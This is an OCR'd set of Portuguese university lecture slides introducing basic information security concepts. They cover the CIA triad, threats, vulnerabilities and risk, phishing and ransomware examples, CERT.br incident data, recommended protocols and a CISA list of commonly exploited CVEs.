UFSC

Departamento de
Informática e Estatística
CTC • UFSC

INE 5680 / INE410148
Segurança da Informação e de Redes


Conceitos Básicos

Profa: Carla Merkle Westphall
carla.merkle.westphall@ufsc.br

Conteúdo

- **Conceitos básicos**
  - Propriedades Fundamentais
  - Vulnerabilidades, Ameaças, Riscos, Ataques
- **Segurança nas Organizações**
  - Políticas de Segurança
  - Normas de Segurança

Mocinho X bandido




Alice

Atacante

- **Segurança é sobre**
  - Usuário honesto (e.g., Alice, Bob, …)
  - Atacante desonesto
  - Como o atacante/agente malicioso
    - Interrompe o uso do usuário honesto (Integridade, Disponibilidade)
    - Aprende informações destinadas apenas à Alice (Confidencialidade)

Mocinho X bandido



Alice

Atacante


Confidencialidade: atacante não aprende os segredos de Alice

Integridade: Atacante não corrompe o sistema ou informações de Alice

Disponibilidade: Atacante não impede o sistema de ser útil para Alice

Fonte: http://crypto.stanford.edu/

Segurança depende de vários fatores



Fonte: https://www.ibm.com/developerworks/security/

Conceito de Segurança

- *Etimologia da palavra: Se* (sem) + *cure* (para cuidar ou ter preocupação por)
  - algo seguro não causa preocupação
- (ISO 15408) Segurança é capacidade de impedir:
  - o acesso e a manipulação da informação por entidades não autorizadas;
  - evitar a interferência na operação normal.
- Segurança se baseia em três propriedades fundamentais (CID):
  - Confidencialidade
  - Integridade
  - Disponibilidade

Propriedades Fundamentais (CID)

- Confidencialidade
  - De dados: Somente usuários autorizados têm acesso às informações confidenciais ou privadas
  - Privacidade: Somente o dono da informação tem direito de controlar a coleta, armazenamento, manipulação e disseminação de seus dados pessoais
- Integridade
  - Capacidade do sistema de impedir/detectar/deter a modificação/corrupção da informação por faltas acidentais ou intencionais
- Disponibilidade
  - Garantir que usuários legítimos não terão o acesso indevidamente negado a informações e recursos

Propriedades também importantes

- **Autenticidade**
  - **Ser genuíno e apto a ser verificado e confiável. Está ligada a meios que garantem a validade da informação, tanto dados quanto informações de usuários, num dado instante. Garantir que usuários são "quem dizem ser"; garantir a validade de uma transmissão, de uma mensagem, da origem de uma mensagem**
- ***Accountability***
  - **Responsabilizar as partes que realizam uma transação; ter subsídios para provar que foi feita uma transação (data, hora, origem, destino). Garante suporte para não repudiação, isolamento de falhas, detecção e prevenção de intrusão, ações legais**


Motivação

- **Redes do governo, públicas e privadas têm sido invadidas por usuários não autorizados e por programas maldosos**
- **Houve um tremendo aumento nos incidentes de descoberta de vulnerabilidades de diversos sistemas**
- **Vários ataques contra usuários finais**
  - mais fácil e rentável
  - Motivações: financeira, espionagem, sabotagem
  - Aplicações web vulneráveis com rápido crescimento
- **Perda de dados (**https://en.wikipedia.org/wiki/List_of_data_breaches**):**
  - Brasil: vazamento de 223 milhões de CPFs, jan/2021
  - Índia, 2023: 815 milhões de registros com número de Aadhaar (id único), passaporte, nome, endereço e telefone. Dados vazaram de registro de testes de Covid do sistema de saúde (hacker)
  - Facebook: 540.000.000 registros, 2019 (segurança pobre, servidor Amazon)

Unit 42 CTR: Sensitive Data Exposed in GitHub

Key Findings

Unit 42 researchers analyzed more than 24,000 public GitHub data uploads via the GitHubs Event API and found thousands of files containing potentially sensitive information, which included:




Fonte: https://unit42.paloaltonetworks.com/github-data-exposed/

Fraudes na Internet (*http://cartilha.cert.br*)

- **Incidentes no Brasil: *http://www.cert.br/stats/incidentes/***
- ***Scam* (ou "golpe") é qualquer ação enganosa e/ou fraudulenta que, normalmente, tem como finalidade obter vantagens financeiras**
- ***Phishing* (*fishing*) – "iscas" são usadas para "pescar" senhas e dados financeiros de usuários**
  - Mensagens com links maliciosos
  - Páginas de comércio eletrônico e Internet Banking falsas
- **Retorno de páginas falsas**
  - via spams em nome de instituições financeiras e/ou de e-commerce
- **Spams em nome de diversas entidades/temas variados**
  - links para códigos maliciosos hospedados em diversos sites
  - vítima raramente associa o spam com a fraude

Incidentes no CERT.br

- **Phishing -** https://stats.cert.br/phishing/
- **Incidentes:** https://stats.cert.br/incidentes/
- **Serviços vulneráveis:** https://stats.cert.br/vulns/



TLP:CLEAR

Precisamos Cuidar da Base Primeiro:
Causas Mais Comuns de Invasões e Vazamentos de Dados

Ataques mais reportados e mais observados em sensores do CERT.br:

- Tentativas de fraudes financeiras e de comércio eletrônico
  - via e-mails falsos (***phishings***)
  - via infecção de roteadores de banda larga (CPEs) para **DNS *hijacking***
  - via infecção de computadores e de celulares
- Invasão por meio de **senhas comprometidas**, vazadas ou fracas
  - via ***phishing***
  - via força bruta
  - senhas expostas no Github/Pastebin pelos próprios donos/desenvolvedores dos sistemas

  Exemplos de serviços afetados:
  - *e-mails* e serviços em nuvem
  - acesso remoto (VPN, SSH, RDP, Winbox, etc)
  - gestão remota de ativos de rede e servidores
- Exploração de vulnerabilidades para invasão e/ou movimentação lateral
  - falta de aplicação de correções
  - **erros de configuração**
  - **falta / falha de processos**

Veja também: Principais Ataques na Internet: Dados do CERT.br
https://youtu.be/nHh8hHaomFE?t=714
https://cert.br/stats/

Mais de 80% dos incidentes seriam evitados se


- todas as correções (*patches*) fossem aplicadas
- houvesse **mais atenção a erros e configurações**
- todos os serviços tivessem 2FA / MFA

Estudo Setorial Segurança digital: uma análise de gestão de risco em empresas brasileiras
https://cetic.br/pt/publicacao/seguranca-digital-uma-analise-de-gestao-de-risco-em-empresas-brasileiras/

Malware/Ransomware

- **Ransomware**
  - Tipo de código malicioso que torna inacessíveis os dados armazenados em um equipamento, geralmente usando criptografia, e que exige pagamento de resgate (*ransom*) para restabelecer o acesso ao usuário
  - Pode infectar computadores, dispositivos de rede, dispositivos móveis
  - Extorsão é o principal objetivo ($$ criptomoedas)
- **Exemplo: Darkside, maio/2021, trecho de 8.850 km afetado na rede de oleoduto que vai do Texas até Nova Iorque. Empresa pagou US$ 5 milhões em Bitcoins para recuperar seus sistemas**

Como tratar a segurança ?



Segurança não é isso:

- Segurança por obscuridade ?
  - Se escondemos o funcionamento interno de um sistema, ele será seguro ?
- Segurança pela legislação ?
- Usuário instruído é garantia de sistema seguro ?

FTP SMTP HTTP TELNET DNS	Email seguro
TCP (Transporte)	TLS/SSL
IP (Rede)	IPsec
Enlace	segurança 802.11
Físico	Físico


Como tratar a segurança ?

O Ano é 2021: Passou da Hora de Adotar Protocolos Modernos

Padrões	Referências
Tokens em *hardware* (FIDO2/U2F)	https://fidoalliance.org/specifications/
Tokens em *software* (HOTP/TOTP)	https://tools.ietf.org/html/rfc4226 https://tools.ietf.org/html/rfc6238
HTTPS mandatório e HSTS Versões atuais de TLS *Forward Secrecy*	https://www.ssllabs.com/ssltest/ https://ssl-config.mozilla.org https://observatory.mozilla.org https://letsencrypt.org/
DNSSEC	https://registro.br/tecnologia/dnssec/dnssec-para-provedores/ https://ftp.registro.br/pub/doc/tutorial-dnssec.pdf https://dnsviz.net
STARTTLS [idealmente c/ DANE] DMARC, DKIM e SPF	https://english.ncsc.nl/publications/factsheets/2019/juni/01/factsheet-secure-the-connections-of-mail-servers https://mecsa.jrc.ec.europa.eu/en/technical#starttls https://havedane.net https://dmarc.org https://dmarc.globalcyberalliance.org
IPv6	https://ipv6.br https://test-ipv6.com
RPKI	https://bcp.nic.br/rpki

Conceitos básicos (https://tools.ietf.org/html/rfc4949)

- **Ameaças –** circunstâncias, condições ou eventos que forneçam algum potencial de violação de segurança
- **Vulnerabilidade** – falha ou característica indevida que pode ser explorada para concretizar uma ameaça *(http://cve.mitre.org).* Falha no projeto, implementação, operação ou gerenciamento.
- **Ataque** – conjunto de ações conduzidas por uma entidade não autorizada visando violações de segurança



Análise de Risco é Pré-requisito

Riscos:
- indisponibilidade de serviços
- perda de privacidade
- furto ou destruição de dados
- perdas financeiras
- danos à imagem
- perda de confiança na tecnologia

Ativos
(Sistemas e Dados)

Opções para lidar com o risco:

Aceitar

Transferir
- ex: seguro

Eliminar
- remover um dos vértices

Mitigar (gestão de risco)
- única real opção

Ameaças
- criminosos
- espionagem industrial
- governos
- vândalos

Vulnerabilidades
- projeto sem priorizar segurança
- defeitos de *software*
- falhas de configuração
- uso inadequado
- fraquezas advindas da complexidade dos sistemas

Top vulnerabilities - https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-215a

Pesquisar vulnerabilidades: https://nvd.nist.gov/

Tabela 1:
https://www.cisa.gov/sites/default/files/2023-08/aa23-215a_joint_csa_2022_top_routinely_exploited_vulnerabilities.pdf

Table 1: Top 12 Routinely Exploited Vulnerabilities in 2022

CVE	Vendor	Product	Type	CWE
CVE-2018-13379	Fortinet	FortiOS and FortiProxy	SSL VPN credential exposure	CWE-22 Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
CVE-2021-34473 (Proxy Shell)	Microsoft	Exchange Server	RCE	CWE-918 Server-Side Request Forgery (SSRF)
CVE-2021-31207 (Proxy Shell)	Microsoft	Exchange Server	Security Feature Bypass	CWE-22 Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
CVE-2021-34523 (Proxy Shell)	Microsoft	Exchange Server	Elevation of Privilege	CWE-287 Improper Authentication
CVE-2021-40539	Zoho ManageEngine	ADSelfService Plus	RCE/ Authentication Bypass	CWE-287 Improper Authentication
CVE-2021-26084	Atlassian	Confluence Server and Data Center	Arbitrary code execution	CWE-74 Improper Neutralization of


Common Weakness Enumeration (CWE)

Top 25 Most Dangerous Software Errors (CWE Top 25)

